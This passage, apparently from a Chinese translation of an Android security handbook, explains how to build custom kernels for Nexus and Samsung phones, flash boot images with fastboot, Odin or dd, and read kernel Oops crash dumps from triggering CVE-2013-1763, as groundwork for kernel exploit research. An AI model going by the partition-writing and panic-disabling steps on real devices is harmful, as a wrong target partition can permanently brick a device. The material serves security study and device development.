
1. AOSP 支持的设备

对于搭载 Android 4.2.2 的 Galaxy Nexus，我们已经获得了正确的源代码，搭建了编译环境并配置了内核。接下来，只需要使用默认的 make 就可以编译自定义的内核，如下所示：

```
dev:~/android/src/kernel/omap $ make
[...]
  Kernel: arch/arm/boot/zImage is ready
dev:~/android/src/kernel/omap $
```

编译成功后，系统会将编译生成的内核镜像写入 arch/arm/boot 目录下的 zImage 文件中。如果发生错误，就必须在编译前解决。10.3.6 和 10.3.7 两节会介绍如何引导编译出的自定义内核。

注意　对于所有 AOSP 支持的设备，包括 Nexus 系列的所有设备，编译自定义内核的步骤都应该是相同的。

---

2. OEM 设备

OEM 设备的内核编译方法与 AOSP 设备非常类似，要记得 OEM 制作固件时使用的代码都是从 AOSP 代码修改而来的；而不同厂商的方法会有所差别。本节介绍如何为 Sprint 版的三星 Galaxy S III（SPH-L710）手机编译和测试自定义内核。目标是生成一个与设备现有内核兼容的内核。

编译前首先需要明确的是应该使用什么源代码。对于不同的厂商，寻找源代码的方法也不一样。如果比较幸运，内核版本字符串引用的正好是 AOSP 的 GIT 仓库中某个 commit 哈希。这种情况常见于较老的设备，因为厂商直接使用了谷歌提供的内核来编译。10.5.3 节中使用的摩托罗拉 Droid 手机就是这种情况。可以使用如下命令来查看设备的内核版本：

```
shell@android:/ $ cat /proc/version
Linux version 3.0.31-1130792 (se.infra@SEP-132) (gcc version 4.6.x-
google 20120106 (prerelease) (GCC) ) #2 SMP PREEMPT Mon Apr 15 19:05:47
KST 2013
```

不幸的是，Galaxy S III 没有在版本信息中包含 commit 哈希，因而需要使用其他方法。

使用 OEM 提供的内核源代码树就是一种方法，首先查看设备在编译时的指纹信息：

```
shell@android:/ $ getprop ro.build.fingerprint
samsung/d2spr/d2spr:4.1.2/JZO54K/L710VPBMD4:user/release-keys
```

兼容性描述文档解释了这个系统属性由下列域组成（因为格式原因稍作修改）：

```
$(BRAND)/$(PRODUCT)/$(DEVICE):$(RELEASE)/$(ID)/$(INCREMENTAL):$(TYPE)/
$(TAGS)
```

比较有意思的是第二组域：`RELEASE`、`ID` 和 `INCREMENTAL` 值。

首先值得注意的是 `INCREMENTAL` 域。许多厂商都把 `INCREMENTAL` 域用作自定义版本号，包括三星。从上面的输出结果可以看出，三星将这个固件的版本标记为 `L710VPBMD4`。

有了设备型号（根据 `ro.product.model` 可以看出是 `SPH-L710`）和三星设定的版本识别号，就能去三星的开源网站上搜索。用型号搜索的时候，会看到搜索结果中有一个带有 `MD4` 的下载链接。点击下载后，解压缩 Kernel.tar.gz 和 README_Kernel.txt 文件：

```
dev:~/sph-l710 $ unzip SPH-L710_NA_JB_Opensource.zip Kernel.tar.gz \
README_Kernel.txt
Archive: SPH-L710_NA_JB_Opensource.zip
  inflating: Kernel.tar.gz
  inflating: README_Kernel.txt
dev:~/sph-l710 $ mkdir kernel
dev:~/sph-l710 $ tar zxf Kernel.tar.gz -C kernel
[...]
```

解压文件后，应该阅读 README_Kernel.txt 文件。其中的指示包括应该使用什么工具链和编译配置。例如在这个例子中，说明了需要使用 arm-eabi-4.4.3 工具链和 `m2_spr_defconfig` 来配置。不过有一点可疑的是，工具链编译内核时使用的内核版本字符串是 `gcc version 4.6.x-google 20120106 (prerelease)`。所以要记住，之前找到的内核版本号要比 README_Kernel.txt 里的更权威。

下一步是搭建编译环境。README_Kernel.txt 文件建议使用 AOSP 中的工具链。为了避免出现问题，尽量使用与设备相符合的编译环境，即要与编译指纹当中 `RELEASE` 和 `ID` 域相关。根据之前的结果，目标设备的 `RELEASE` 为 `4.1.2`，`ID` 为 `JZ054K`。想要找到具体使用哪一个 tag，可以查询 Android 文档中的“Codenames，Tags，and Build Numbers”一页：http://source.android.com/source/build0numbers.html。查询 `JZ054K`，可以发现它对应的 tag 是 `android-4.1.2_r1`。这样

就可以初始化 AOSP 仓库了，如下所示：

```
dev:~/sph-l710 $ mkdir aosp && cd $_
dev:~/sph-l710/aosp $ repo init -u \
https://android.googlesource.com/a/platform/manifest -b android-4.1.2_r1
dev:~/sph-l710/aosp $ repo sync
[...]
```

检出 AOSP 仓库正确版本的代码，就可以准备编译内核了。但在编译之前，需要完成环境的初始化，如下所示：

```
dev:~/sph-l710/aosp $ . build/envsetup.sh
[...]
dev:~/sph-l710/aosp $ lunch full-user

============================================
PLATFORM_VERSION_CODENAME=REL
PLATFORM_VERSION=4.1.2
TARGET_PRODUCT=full
TARGET_BUILD_VARIANT=user
TARGET_BUILD_TYPE=release
TARGET_BUILD_APPS=
TARGET_ARCH=arm
TARGET_ARCH_VARIANT=armv7-a
HOST_ARCH=x86
HOST_OS=linux
HOST_OS_EXTRA=Linux-3.2.0-54-generic-x86_64-with-Ubuntu-12.04-precise
HOST_BUILD_TYPE=release
BUILD_ID=JZO54K
OUT_DIR=out
============================================

dev:~/sph-l710/aosp $ export ARCH=arm
dev:~/sph-l710/aosp $ export SUBARCH=arm
dev:~/sph-l710/aosp $ export CROSS_COMPILE=arm-eabi-
```

这样，环境里就有了 AOSP 的预编译工具链。与编译 Galaxy Nexus 不同的是，这里要使用 `full-user` 编译配置。除此之外，还需要设置 `CROSS_COMPILE` 环境变量，而不是（根据 README_Kernel.txt 的指示）编辑 `Makefile`。查看编译器的版本：

```
dev:~/sph-l710/aosp $ arm-eabi-gcc --version
arm-eabi-gcc (GCC) 4.6.x-google 20120106 (prerelease)
[...]
```

很好！这个编译器版本与运行的内核版本字符串相匹配。理论上，使用这个工具链应该会生成一个与设备原内核基本相同的内核，至少是互相兼容的。

根据 README_Kernel.txt 文件中的信息，可以配置和编译内核：

```
dev:~/sph-l710/aosp $ cd ~/sph-l710/kernel
dev:~/sph-l710/kernel $ make m2_spr_defconfig
[...]
#
# configuration written to .config
```

```
#
dev:~/sph-l710/kernel $ make
[...]
  Kernel: arch/arm/boot/zImage is ready
```

如果一切按计划进行，内核会编译成功，并生成压缩的内核镜像/arm/boot/zImage。在信息安全领域，事情往往不会这么顺利。编译内核时，可能会遇到一个特别的问题，错误消息如下：

```
  LZO     arch/arm/boot/compressed/piggy.lzo
/bin/sh: 1: lzop: not found
make[2]: *** [arch/arm/boot/compressed/piggy.lzo] Error 1
make[1]: *** [arch/arm/boot/compressed/vmlinux] Error 2
make: *** [zImage] Error 2
```

当系统缺乏 `lzop` 命令时，就会发生这个错误。三星使用 LZO 算法来压缩内核，牺牲存储空间来提高压缩速度。安装这个工具后，再次运行 `make` 命令，编译就会成功。

10.3.6 制作引导镜像

前面提到，Android 设备有两种典型的引导 Linux 内核方式：第一种就是正常的启动过程，使用 boot 分区；第二种是启动恢复过程，使用 recovery 分区。这两个分区的文件结构是相同的，都有一个短的头部，一个压缩的内核，以及一个初始的 ramdisk（initrd）镜像。二者通常使用相同的内核，但也有例外。要想替换这些模式下的内核，就必须为新的内核重建分区镜像。本节关注的是 boot.img。

基于现有的引导镜像，为新编译出来的自定义内核创建引导镜像是最容易的。第一步是获取一个镜像。虽然使用原厂固件中的 boot 镜像通常也是可行的，但是直接使用设备中的镜像更加可靠。因为设备的内核可能已经通过 OTA 升级了，所以使用一个直接从设备中获得的镜像能够确保系统正确启动。获得设备中镜像的方法，请参考 10.2.2 节。

下一步是从获得的引导镜像中提取文件，根据 10.2.3 节中的步骤操作，就能获得 bootimg.cfg、zImage 和 initrd.img 这几个文件。

注意 虽然解包和打包的操作经常在运行 ADB 的机器上进行，但事实上也能在被 root 的设备上进行。

10

跟提取内核类似，可以使用 abootimg 工具来创建 boot 镜像。abootimg 支持两种使用情形：更新和创建。如果原始的 boot 镜像不需要保存，那么可以使用如下方式直接更新镜像：

```
dev:~/android/src/kernel/omap/staging $ abootimg -u cur-boot.img \
-k ../arch/arm/boot/zImage
reading kernel from ../arch/arm/boot/zImage
Writing Boot Image cur-boot.img
```

上面的命令展示了如何使用 `abootimg` 的`-u` 选项来更新 boot 镜像，可以实现将原本的内核更换成你自己的内核。也可以使用`--create` 选项把内核、initrd 和可选的第二步引导装配成 boot

镜像。如果内核或者 initrd 文件变大了，那么 abootimg 命令会给出如下错误消息：

```
dev:~/android/src/kernel/omap/staging $ abootimg --create new-boot.img -f \
bootimg.cfg -k bigger-zImage -r initrd.img
reading config file bootimg.cfg
reading kernel from bigger-zImage
reading ramdisk from initrd.img
new-boot.img: updated is too big for the Boot Image (4534272 vs 4505600 bytes)
```

只需使用-c 选项或更新 abootimg 配置文件 bootimg.cfg 中的 bootsize 参数就能解决这个错误。

```
dev:~/android/src/kernel/omap/staging $ abootimg --create new-boot.img -f \
bootimg.cfg -k bigger-zImage -r initrd.img -c "bootsize=4534272"
reading config file bootimg.cfg
reading kernel from bigger-zImage
reading ramdisk from initrd.img
Writing Boot Image new-boot.img
```

对于三星 Galaxy S III 手机，操作步骤几乎是一样的。与 Nexus 家族的设备一样，可以从设备中获得引导镜像或者原厂镜像。这次通过在 SamFirmware 网站检索设备型号，下载到原厂镜像 KIES_HOME_L710VPBMD4_L710SPRBMD4_1130792_REV03_user_low_ship.tar.md5。这个镜像应该与用来升级设备的镜像相同。可以按照如下命令来提取固件镜像和引导镜像：

```
dev:~/sgs3-md4 $ mkdir stock
dev:~/sgs3-md4 $ tar xf KIES*MD4*.tar.md5 -C stock
dev:~/sgs3-md4 $ mkdir boot && cd $_
dev:~/sgs3-md4/boot $ abootimg -x ../stock/boot.img
writing boot image config in bootimg.cfg
extracting kernel in zImage
extracting ramdisk in initrd.img
```

boot.img 提取成功后，编译自定义引导镜像所需的准备就已经全部作好了。使用 abootimg 命令进行如下操作即可：

```
dev:~/sgs3-md4/boot $ mkdir ../staging
dev:~/sgs3-md4/boot $ abootimg --create ../staging/boot.img -f bootimg.cfg \
-k ~/sph-l710/kernel/arch/arm/boot/zImage -r initrd.img
reading config file bootimg.cfg
reading kernel from /home/dev/sph-l710/kernel/arch/arm/boot/zImage
reading ramdisk from initrd.img
Writing Boot Image ../staging/boot.img
```

10.3.7　引导自定义内核

编译成功后，内核编译系统会把内核镜像写入 arch/arm/boot/zImage。可以通过多种方法，在设备上引导这个新编译的内核。这跟 Android 的其他方面类似，使用的方法依赖于特定设备。本节内容涵盖了 4 种方法：两种使用 fastboot 协议，一种使用 OEM 专有下载协议，另一种直接在设备上操作。

1. 使用 fastboot

用 fastboot 启动新编译的内核有两种方法。以 AOSP 支持的设备为例，既可以直接启动 boot.img，也可以将其写入设备的 boot 分区。第一种方法更好，因为如果失败，只需要重启就能恢复；但是并非所有设备都支持这种方法。第二种方法是持续性的，适用于设备需要多次重启的情形。不幸的是，两种方法都需要解锁设备的 boot loader。必须重启设备进入 fastboot 模式，如下所示：

```
dev:~/android/src/kernel/omap/staging $ adb reboot bootloader
```

这个命令执行后，相应设备会重启进入 boot loader，然后打开 fastboot 模式。在这种模式下，设备会在屏幕上显示一个 Bugdroid 和“FASTBOOT MODE”字样。

警告 解锁 boot loader 会让设备的保修条款失效。一个误操作就可能导致设备永久无法使用，所以要非常小心。

第一种方法使用 fastboot 工具中的 `boot` 命令，能直接引导新创建的 boot.img 文件。这种方法和第 3 章中描述的启动自定义恢复基本相同。唯一的差别是，使用的是 boot.img，而不是 recovery.img。下面是相关命令：

```
dev:~/android/src/kernel/omap/staging $ fastboot boot new-boot.img
[.. device boots ..]
dev:~/android/src/kernel/omap/staging $ adb wait-for-device shell cat \
/proc/version
Linux version 3.0.31-g9f818de-dirty (jdrake@dev) (gcc version 4.7 (GCC) )...
```

重启设备到 boot loader 后，使用 `fastboot boot` 来引导 boot.img，然后打开 shell 来确认修改后的内核正在运行。

第二种方法使用 `fastboot flash` 命令更持久地将新创建的 boot.img 写入设备的 boot 分区。命令如下：

```
dev:0:~/android/src/kernel/omap/staging $ fastboot flash boot new-boot.img
boot new-boot.img
sending 'boot' (4428 KB)...
OKAY [  1.679s]
writing 'boot'...
OKAY [  1.121s]
finished. total time: 2.800s
dev:0:~/android/src/kernel/omap/staging $ fastboot reboot
rebooting...
finished. total time: 0.006s
dev:0:~/android/src/kernel/omap/staging $ adb wait-for-device shell
shell@android:/ $ cat /proc/version
Linux version 3.0.31-g9f818de-dirty (jdrake@dev) (gcc version 4.7 (GCC) )...
```

执行 `fastboot flash boot` 命令后，重启设备进入 shell，可以确认修改后的内核正在运行。

2. 使用 OEM Flashing 工具

刷入 OEM 设备 boot 分区的步骤对于不同设备是不同的，而且并非所有设备都可行。例如，一些 OEM 设备的 boot loader 被锁住并无法解锁，还有一些设备拒绝刷入未签名的 boot.img。本节介绍如何在三星 Galaxy S III 中刷入自定义内核。

注意　对于 root 后的设备，使用 kexec 程序来解决签名问题也许是可能的。kexec 程序会从一个已启动的系统上来启动 Linux 内核。使用 kexec 的细节超出了本章范围。

尽管 Sprint 版的三星 Galaxy S III 会使用密码学的方法来验证 boot.img，但并不会阻止刷入或启动一个未签名的内核副本。它只有一个内部计数器来记录自定义镜像刷入的次数。在启动设备进入下载模式时，这个数字会在屏幕上显示，在本节后面可以看到。三星使用这个计数器来判断是否使用了非官方的代码而导致设备的保修条款失效。现在我们知道，刷入未签名的 boot.img 不会让你的设备变砖，那么就可以开始刷机并启动。

注意　Chainfire 针对三星制作了一个名为 TriangleAway 的工具，用来清空刷机计数器。它适用于大部分机型。这只是 Chainfire 制作的许多工具之一，还有知名的 SuperSU。Chainfire 的项目可以在http://chainfire.eu/找到。

与其他 OEM 设备相同，三星 Galaxy S III 并不支持 fastboot 模式。然而，它支持一种可以与 fastboot 媲美的专有下载模式。我们以这个模式为例，结合相应的专有刷机工具，写入新创建的 boot.img。

对三星设备进行刷机的官方工具是 Odin 工具。事实上，据传 Odin 是三星内部人员使用的工具。其使用过程与 Nexus 设备非常相似。首先将设备切换到下载模式，如下所示：

```
dev:~/sgs3-md4/boot $ cd ../staging
dev:~/sgs3-md4/staging $ adb reboot bootloader
```

现在设备已经可以接受镜像了，但是有一个问题：Odin 不接受原始 boot 镜像作为输入，而是采用与原厂镜像相同的.tar.md5 格式。要让 Odin 接受 boot.img，就必须了解生成该格式文件的细节。另外，还需要增加镜像的 MD5，用作完整性检查，这也使得它能够将多个分区镜像打包成一个文件。打包 boot 镜像（包括自定义内核）的命令如下：

```
dev:~/sgs3-md4/staging $ tar -H ustar -c boot.img > boot.tar
dev:~/sgs3-md4/staging $ ( cat boot.tar; md5sum -t boot.tar ) > boot.tar.md5
```

准备工作已经完成了，但是还有一个问题：Odin 只适用于 Windows，不在本例的 Ubuntu 环境中运行。开源工具 Heimdall 可以解决这个问题，但是无法与 SPH-L710 一起工作。不幸的是，需要将 boot.tar.md5 文件复制到 Windows 机器，然后使用 Administrator 权限来运行 Odin。Odin 运行后，勾选 PDA 旁边的复选框。选择 boot.tar.md5 文件的路径并打开它。在按住开机键的同时，按下音量向下键和 Home 键，或者使用 `adb reboot bootloader` 命令，将设备引导至下载模

式。警告窗口出现后， 按音量向上键继续。在下载模式时，屏幕会显示一些状态，包括自定义文件刷机次数。然后，将设备连入 Windows 电脑。这时候 Odin 如图 10-3 所示。




图 10-3　Odin 准备刷入 boot

点击 Start 按钮开始刷入 boot 分区。如果勾选了自动重启（Auto Reboot）选项，那么设备在刷机完成后会自动重启。一旦重启完毕，就可以安全地将设备连入开发机，并按如下方式确认：

```
shell@android:/ $ cat /proc/version
Linux version 3.0.31 (jdrake@dev) (gcc version 4.6.x-google 20120106  ...
```

3. 直接写分区

除了使用 fastboot 或 OEM 刷机工具，还可以直接往 boot 分区写入自定义 boot 镜像。这种方法的主要好处是无需重启设备。例如，Chainfire 的 MobileOdin 应用就使用这个方法来刷机，不需要另外的电脑。总的来说，这种方法更加快速简便，因为步骤较少，并且不需要额外的工具。

然而，这种方法有一些额外要求，也存在一些潜在问题，都需要考虑到。第一，这种方法只适用于被 root 的机器上。没有 root 权限的话，就只能写入 boot 分区的块设备。第二，必须考虑引导级别的限制，这可能会导致该方法失败。如果 boot loader 拒绝引导未签名的 boot 镜像，就会让手机变砖。第三，必须精确地确定应该使用哪个块设备。这点往往比较困难，判断失误会带来潜在的灾难。如果写入的错误的分区，可能会让设备变砖，并且无法复原。

在案例分析的两个设备中，boot loader 并不需要解锁。虽然三星 Galaxy S III 会检测签名，然后增加自定义刷机计数，但是不会阻止引导未签名的 boot 镜像。Galaxy Nexus 完全不验证签名。

应该区别对待不同的设备，如下所示。

在 Galaxy Nexus 上：

```
dev:~/android/src/kernel/omap/staging $ adb push new-boot.img /data/local/tmp
2316 KB/s (4526080 bytes in 1.907s)
dev:~/android/src/kernel/omap/staging $ adb shell
shell@android:/data/local/tmp $ exec su
root@android:/data/local/tmp # dd if=boot.img \
of=/dev/block/platform/omap/omap_hsmmc.0/by-name/boot
8800+0 records in
8800+0 records out
4505600 bytes transferred in 1.521 secs (2962261 bytes/sec)
root@android:/data/local/tmp # exit
dev:~/android/src/kernel/omap/staging $ adb reboot
dev:~/android/src/kernel/omap/staging $ adb wait-for-device shell cat \
/proc/version
Linux version 3.0.31-g9f818de-dirty (jdrake@dev) (gcc version 4.7 (GCC) )...
```

注意　使用这种方法时，没有必要在 boot 镜像后面加上 MD5，这只适用于 Odin。

在三星 Galaxy S III 上：

```
dev:~/sgs3-md4 $ adb push boot.img /data/local/tmp
2196 KB/s (5935360 bytes in 2.638s)
dev:~/sgs3-md4 $ adb shell
shell@android:/data/local/tmp $ exec su
root@android:/data/local/tmp # dd if=boot.img \
of=/dev/block/platform/msm_sdcc.1/by-name/boot
11592+1 records in
11592+1 records out
5935360 bytes transferred in 1.531 secs (3876786 bytes/sec)
root@android:/data/local/tmp # exit
dev:~/sgs3-md4 $ adb reboot
dev:~/sgs3-md4 $ adb wait-for-device shell cat /proc/version
Linux version 3.0.31 (jdrake@dev) (gcc version 4.6.x-google 20120106  ...
```

每种情况下，都使用 ADB 将镜像复制到设备中，然后使用 `dd` 命令直接写入 boot 分区。命令执行完成后，重启设备并打开 shell，确认自定义内核已经被使用。

10.4　调试内核

要让内核漏洞变得有价值，就需要深入了解操作系统的内部工作机理。触发内核漏洞会导致很多非预期的行为，包括 panic、hang 和内存破坏。多数情况下，触发的内核漏洞会导致内核 panic，进而系统重启。为了理解问题根源，调试工具是非常重要的。

幸运的是，Android 所用的 Linux 内核包含了多个调试工具。可以用多种方法来调试崩溃，具体方法取决于用于测试的设备。在开发利用程序时，追踪和在线调试能够帮助开发人员理解一些微妙的难点。本节涵盖调试工具相关的内容，提供了详细的使用案例。

10.4.1　获取内核崩溃报告

大部分 Android 设备在发生内核错误时都会重启，这些错误不仅可能是内存访问错误，也可能是内核断言 bug 或条件错误，这些行为会干扰安全研究。幸运的是，存在几种方式来处理崩溃，并获取有用的崩溃信息。

在重启之前，Linux 内核会向内核日志发送崩溃的相关信息。通过 shell 执行 `dmesg` 命令可以访问这个日志。除了 `dmesg`，也可以使用 proc 文件系统中的 `kmsg` 来连续查看内核日志，完整路径是/proc/kmsg。

如果没有 root 权限，可能无法使用这些工具。在大多数设备上，/proc/kmsg 被限制为仅智能 root 用户或者 root 用户组才能访问，更老的设备只允许 root 用户访问。另外，第 12 章讨论的 `dmesg_restrict` 参数可以把 `dmesg` 命令限制为 root 用户访问。

除了在线内核日志以外，Android 还提供了一种工具，可以在设备成功重启后获取崩溃信息。在支持 `CONFIG_ANDROID_RAM_CONSOLE` 选项的设备中，内核日志可以在重启之前通过 proc 文件系统的 `last_kmsg` 获得，完整路径是/proc/last_kmsg。与 `dmesg` 和 `kmsg` 不同，它不需要 root 权限。尝试利用未知的内核漏洞来首次获得设备的 root 权限时，这个方法就很有优势了。

还能通过查看 Android 设备来找到其他相关目录，其中一个是/data/dontpanic 目录。许多设备的 init.rc 脚本包含一些命令，能够将 proc 文件系统中的一些项复制到这些目录。搭载 Android 2.3.4 的 Verizon 版摩托罗拉 Droid 3 中的 `init.rc` 如下所示：

```
shell@cdma_solana:/# grep -n 'copy.*dontpanic' /init*
/init.mapphone_cdma.rc:136:   copy /proc/last_kmsg /data/dontpanic/last_kmsg
/init.mapphone_cdma.rc:141:   copy /data/dontpanic/apanic_console
/data/logger/last_apanic_console
[...]
/init.rc:127:   copy /proc/apanic_console /data/dontpanic/apanic_console
/init.rc:131:   copy /proc/apanic_threads /data/dontpanic/apanic_threads
```

在这个例子中，`last_kmsg`、`apcanic_console` 和 `apanic_threads` 这三个 proc 项被复制了。后两个在大多数 Android 设备中是不存在的，所以对调试没有帮助。除了/data/dontpanic，还用到了另外一个目录/data/logger。查看不同设备的 init.rc 文件可以找到更多其他目录，但是不如直接访问/proc/kmsg 和/proc/last_kmsg 有效。

最后一种方法可以用来防止设备内核出错后重启。Linux 内核有几个运行时配置参数，可以用于在产生问题后系控制统的操作。首先，/proc/sys/kernel/panic 项控制了 panic 发生后，系统等待多少秒才重启。Android 设备通常设置为 1 或 5 秒；如果设置为 0，系统就不会重启。

警告　修改系统 panic 之后的默认操作要小心。尽管改为不重启是理想的方法，但是内核错误发生后如果继续运行，可能会导致数据损失，或许更糟。

```
shell@android:/ $ cat /proc/sys/kernel/panic
5
```

```
shell@android:/ $ su -c 'echo 0 > /proc/sys/kernel/panic'
shell@android:/ $ cat /proc/sys/kernel/panic
0
```

/proc/sys/kernel/panic_on_oops 项控制 Oops（下一节讨论）是否会触发 panic。这个选项是默认开启的，如下方式可以关闭它：

```
shell@android:/ $ cat /proc/sys/kernel/panic_on_oops
1
shell@android:/ $ su -c 'echo 0 > /proc/sys/kernel/panic_on_oops'
shell@android:/ $ cat /proc/sys/kernel/panic_on_oops
0
```

用这些方法就能够获得内核崩溃信息。现在，必须理解内核空间发生的问题。

10.4.2　理解 Oops 信息

内核崩溃信息通常被称为 Oops。Oops 实际上就是一个崩溃 dump 文件，包含通用的分类信息、寄存器值、寄存器指向的数据、加载模块以及栈回溯信息。并非任何时候都能获得这些信息，例如，如果栈顶指针被破坏，就不可能建立一个正确的栈回溯。本节分析了运行 Android 4.2.2 系统的 Nexus 4 上的一个 Oops 消息。这个 Oops 的全部内容可以从本书的附加材料中下载：http://www.wiley.com/go/androidhackershandbook/。

注意　本节使用的内核包含 LG 电子公司所作的修改，所以其他设备上可能没有一部分信息。

这个 Oops 发生在触发 CVE-2013-1763 的时候，该漏洞位于 `sock_diag_lock_handler` 函数。详细信息参阅本章后面案例研究的“sock_diag”部分。这里我们不关注漏洞，而是重点关注如何理解 Oops 消息本身。

Oops 的第一行表示内核尝试访问未映射的内存，由/arm/mm/fault.c 中的`__do_kernel_fault` 函数生成。

```
Unable to handle kernel paging request at virtual address 00360004
```

内核尝试读取用户空间的地址 0x00360004。由于在这个地址上，用户空间的进程中没有任何内存映射，所以产生了页错误。

第二和第三行跟页表项有关，由 `show_ptr` 函数生成，这个函数也在 arch/arm/mm/fault.c 中。

```
pgd = e9d08000
[00360004] *pgd=00000000
```

第二行显示了页全局目录（PGD）的地址，而第三行显示了访问地址以及地址对应 PGD 中的值。这里，`*pgd` 的值为 0x00000000，表明这个地址没有被映射。

页表有许多用处，主要用于把虚拟内核转换成物理内存地址，还可以用来追踪内存权限和 swap 状态。在 32 位的系统中，页表也用来管理全系统的物理内存使用（超出地址空间一般的允

许范围）。这使得 32 位系统可以使用超过 4GB 的 RAM，尽管单个 32 位的进程无法编制所有内存空间。可以在 *Understanding the Linux Kernel* 第 3 版中找到更多关于页表和页错误处理的相关信息，也可以参考 Linux 内核源代码中的 Documentation/vm 目录。

在页表信息后，Oops 消息包含了一行有用的信息：

```
Internal error: Oops: 5 [#1] PREEMPT SMP ARM
```

尽管只有一行，但它包含了很多信息。这行消息由/arm/kernel/traps.c 中的`__die` 函数触发。字符串的第一部分 `Internal error` 为内核源代码中的静态字符串。第二部分 `Oops` 是调用函数传入的参数。其他调用点使用不同的字符串指出发生了何种错误。下一个部分 `5` 表明了`__die` 函数的运行次数，但是还不明确为何会显示数字 5。其余部分显示了内核编译时使用的一些选项：抢占式多任务（PREEMPT）、对称多处理结构（SMP）和 ARM 架构。

后面的几行消息由 arch/arm/kernel/process.c 中的`__show_regs` 函数生成。这部分是 Oops 消息中最重要的信息，从中可以找到内核是在哪里崩溃的，以及崩溃时 CPU 处于何种状态。下面这行消息显示了错误发生时的 CPU 序号。

```
CPU: 0   Not tainted  (3.4.0-perf-g7ce11cd ind#1)
```

CPU 序号之后的域显示了内核是否被污染。这里的内核没有被污染；如果被污染了，就会显示 `Tainted`，并在后续的几个字符中给出内核如何被污染的信息。

紧接着的两行显示了内核代码段出错的位置：

```
PC is at sock_diag_rcv_msg+0x80/0xb4
LR is at sock_diag_rcv_msg+0x68/0xb4
```

这两行显示了 `pc` 和 `lr` 寄存器的符号值，分表代表了当前代码的位置及其调用函数。使用 `print_symbol` 函数来获取符号名字。如果找不到符号，就会显示寄存器值。利用这个值，能够使用 IDA pro 或者 attach 上的内核调试器找到出错代码的位置。

接下来的 5 行包含了所有寄存器的信息：

```
pc : <c066ba8c>    lr : <c066ba74>    psr: 20000013
sp : ecf7dcd0  ip : 00000006  fp : ecf7debc
r10: 00000012  r9 : 00000012  r8 : 00000000
r7 : ecf7dd04  r6 : c108bb4c  r5 : ea9d6600  r4 : ee2bb600
r3 : 00360000  r2 : ecf7dcc8  r1 : ea9d6600  r0 : c0de8c1c
```


上面的行包含了每个寄存器的数值。这些值对于跟踪代码崩溃前的指令非常有用，尤其是与 Oops 消息当中的内存内容信息相结合。上面的最后一行信息显示了很多编码后的标志：

```
Flags: nzCv  IRQs on FIQs on  Mode SVC_32  ISA ARM  Segment user
```

这些标志被解码成了人类可读的表示形式。第一组是 `nzCv`，对应于算数逻辑单元（ALU）中 `cpsr` 寄存器的状态标志。如果这个标志位被置 1，就用大写字母显示，否则用小写字母显示。在这个 Oops 消息中，进位标志位被置 1，但是负数、零和溢出标志位被置 0。

ALU 状态标志信息之后，显示了中断或快速中断是否被开启。接着，显示了发生崩溃时处理器处在什么模式。由于崩溃发生在内核空间中，所以这里显示的是 `SVC_32`。接下来的两个词

代表崩溃时使用的指令集体系架构（ISA）。最后，Segment 信息表示当前的段为内核空间的内存还是用户空间的内存。这个例子中是用户空间，这是一个很危险的信号，因为内核应该严禁访问用户空间中未映射的内存。

下一行由__show_regs 函数生成，包含了 ARM 处理器的一些特定的信息。

```
Control: 10c5787d  Table: aa70806a  DAC: 00000015
```

这里出现了三个属性：控制、表和 DAC，分别对应于特殊的 ARM 特权寄存器 c1、c2 和 c3。c1 寄存器是 ARM 处理器的控制寄存器，用于进行底层的设置，例如内存对齐、缓存和终端等。c2 寄存器用于转换表基址寄存器 TTBR0（Translation Table Base Register），存储了第一级页表的地址。c3 寄存器用于域访问控制（DAC，Domain Access Control）寄存器，指定了最多 16 个域的权限等级，每个等级有两个控制位。每个域可以为用户空间或者内核空间设置访问权限。

在随后的部分中，show_extra_register_data 函数打印的消息包含了通用寄存器指向的虚拟内存中的内容。如果寄存器指向的不是一个已映射的地址，就会被忽略，或是在应为数据内容的地方出现星号标记。

```
PC: 0xc066ba0c:
ba0c  e92d4070 e1a04000 e1d130b4 e1a05001 e3530012 3a000021 e3530013 9a000002
[...]
LR: 0xc066b9f4:
b9f4  eb005564 e1a00004 e8bd4038 ea052f6a c0de8c08 c066ba0c e92d4070 e1a04000
[...]
SP: 0xecf7dc50:
dc50  c0df1040 00000002 c222a440 00000000 00000000 c00f5d14 00000069 eb2c71a4
[...]
```

对于每个寄存器中的地址，从之前 128 字节的位置开始，一共显示 256 字节的内存。PC 寄存器和 LR 寄存器指向的内存尤其有用，特别是与 Linux 内核源代码中提供的 decodecode 脚本工具相结合。这个脚本会在 10.5.3 的“sock_diag”漏洞部分中用到。

在内存信息之后，__die 函数详细显示了触发错误的进程。

```
Process sock_diag (pid: 2273, stack limit = 0xecf7c2f0)
Stack: (0xecf7dcd0 to 0xecf7e000)
dcc0:                                     ea9d6600 ee2bb600 c066ba0c c0680fdc
dce0: c0de8c08 ee2bb600 ea065000 c066b9f8 c066b9d8 ef166200 ee2bb600 c067fc40
dd00: ea065000 7fffffff 00000000 ee2bb600 ea065000 00000000 ecf7df7c ecf7dd78
[...]
```

